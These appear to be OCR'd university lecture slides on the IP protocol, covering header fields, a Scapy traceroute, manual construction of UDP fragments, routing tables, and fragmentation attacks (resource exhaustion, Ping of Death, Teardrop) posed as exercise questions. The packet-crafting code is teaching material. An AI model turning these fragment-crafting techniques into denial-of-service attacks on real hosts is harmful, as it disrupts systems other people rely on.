IP Protocol and Attacks


Outline

- **The Role of the IP layer**
- **IP Header**
- **IP Fragmentation and Attacks**
- **Routing**
- **ICMP and Attacks**


Functions and Properties of IP Layer

- **Basic functions**
  - Routing
  - Passing packets to the transport layer
  - Provide error detection and diagnostic capability
- **Properties**
  - Best effort delivery
  - Not responsible for reliable transmission

Packet Traversal



IP Header


Version
Header length
Type of service
Total length
Identification
Flags
Fragment offset
Time to live
Protocol
Header checksum
Source IP address
Destination IP address
Header options (if any)
Data

TTL and How Traceroute Works

- **TTL = 1, 2, 3, …**
- **At each router: TTL --**
- **Packet discarded and trigger ICMP when TTL=0**

Implement traceroute


```
a = IP()
a.dst = '93.184.216.34'
b = ICMP()

# Choose the TTL value from 1 to 19
for TTL in range(1, 20):
  a.ttl = TTL
  h = sr1(a/b, timeout=2, verbose=0)
  if h is None:
      print("Router: *** (hops = {})".format(TTL))
  else:
      print("Router: {} (hops = {})".format(h.src, TTL))
```


★

```
$ sudo ./mytracert.py
Router: 10.0.2.1 (hops = 1)
Router: 192.168.0.1 (hops = 2)
Router: 142.254.213.97 (hops = 3)
Router: 24.24.16.81 (hops = 4)
Router: 24.58.52.164 (hops = 5)
Router: *** (hops = 6)
Router: 66.109.6.74 (hops = 7)
Router: 209.18.36.9 (hops = 8)
Router: 152.195.68.141 (hops = 9)
Router: 93.184.216.34 (hops = 10)
Router: 93.184.216.34 (hops = 11)
```

The Need for Fragmentation




IP Header Fields for Fragmentation



How IP Fragmentation Works

- **Flags**
  - bit 0: reserved, must be zero
  - bit 1: Do not Fragment (DF)
  - bit 2: More Fragment (MF). MF=0 for last fragment, 1 for others
- **Offset**
  - The actual offset divided by 8 (think about why?)



Example

- **Packet**
  - ID field: 1000
  - Payload size: 100 bytes
  - Break into 3 fragments, each with at most 40 bytes of payload

Fragment	ID	Flags	Offset	Size (bytes)
1	1000	MF=1	0	40
2	1000	MF=1	40/8 = 5	40
3	1000	MF=0	80/8 = 10	20

Build Fragments Manually (1)

```
ID      = 1000
dst_ip = "10.9.0.5"

# Fragment No.1 (Fragment offset: 0)
ip = IP(dst=dst_ip, id=ID, frag=0, flags=1)    ①
udp = UDP(sport=7070, dport=9090, chksum=0)    ②
udp.len = 8 + 32 + 40 + 20
payload = "A" * 31 + "\n"
pkt1 = ip/udp/payload
```

Fragment 1

```
# Fragment No.2 (Fragment offset: (8 + 32)/8 = 5)
ip = IP(dst=dst_ip, id=ID, frag=5, flags=1)    ③
ip.proto = 17
payload  = "B" * 39 + "\n"
pkt2 = ip/payload
```

Fragment 2

Build Fragments Manually (2)

```
# Fragment No.3 (Fragment offset: (8 + 32 + 40)/8 = 10)
ip = IP(dst=dst_ip, id=ID, frag=10, flags=0)  ④
ip.proto = 17
payload  = "C" * 19 + "\n"
pkt3 = ip/payload

# Sending fragments
send(pkt1)
send(pkt3)
time.sleep(5)
send(pkt2)
```

Fragment 3

```
# nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
CCCCCCCCCCCCCCCCCCC
```

Execution Result

Attacks on IP Fragmentation

DEFINITION


protocol

In information technology, a protocol is the special set of rules that end points in a telecommunication connection use when they communicate. Protocols specify interactions between the communicating entities.

Attack 1: Tie Up Target's Resources


Question: Can you use a small amount of bandwidth to tie up a target machine's significant amount of resource?

Hint: use 2 small packets to cause server to allocate 60KB of RAM



Attack 2: Create a Super-Large Packet

Question: Can you create an IP packet that is larger than 65,536 bytes? (The Ping-of-Death Attack)



A Recent Ping of Death Vulnerability

NEWS

Microsoft Patch Tuesday: The Ping of Death returns, IPv6-style

This month's round of Microsoft patches address must-fix vulnerabilities in Internet Explorer and Microsoft Mail


By Joab Jackson

U.S. Correspondent, IDG News Service | AUG 13, 2013 4:45 PM PST


Attack 3: Create Abnormal Situation

Question: Can you create some abnormal conditions using "offset" and "payload size"? (Teardrop Attacks)

Routing


10.0.2.6
10.0.2.1
10.0.2.7
192.168.60.1
192.168.60.0/24
192.168.60.5
192.168.60.6
192.168.60.7

Routing Table




```
10.0.2.7:$ ip route
default via 10.0.2.1   dev enp0s3 ...
10.0.2.0/24            dev enp0s3 ...
169.254.0.0/16         dev enp0s8 ...
192.168.60.0/24        dev enp0s8 ...
```

```
10.0.2.6:$ ip r
default via 10.0.2.1 dev enp0s3
10.0.2.0/24 dev enp0s3  ...
```

```
192.168.60.5:$ ip r
default via 192.168.60.1 dev enp0s3
169.254.0.0/16           dev enp0s3
192.168.60.0/24          dev enp0s3
```

Routing Rules

Question: What interface will be used to route packets to

(1) 192.200.60.5?

(2) 192.168.30.5?

(3) 192.168.60.5?

Routing Entry		Packet 1	Packet 2	Packet 3
A: 0.0.0.0/0	**dev interface-a**			
B: 192.168.0.0/16	**dev interface-b**			
C: 192.168.60.0/24	**dev interface-c**			
D: 192.168.60.5/32	**dev interface-d**			

Changing Routing Table

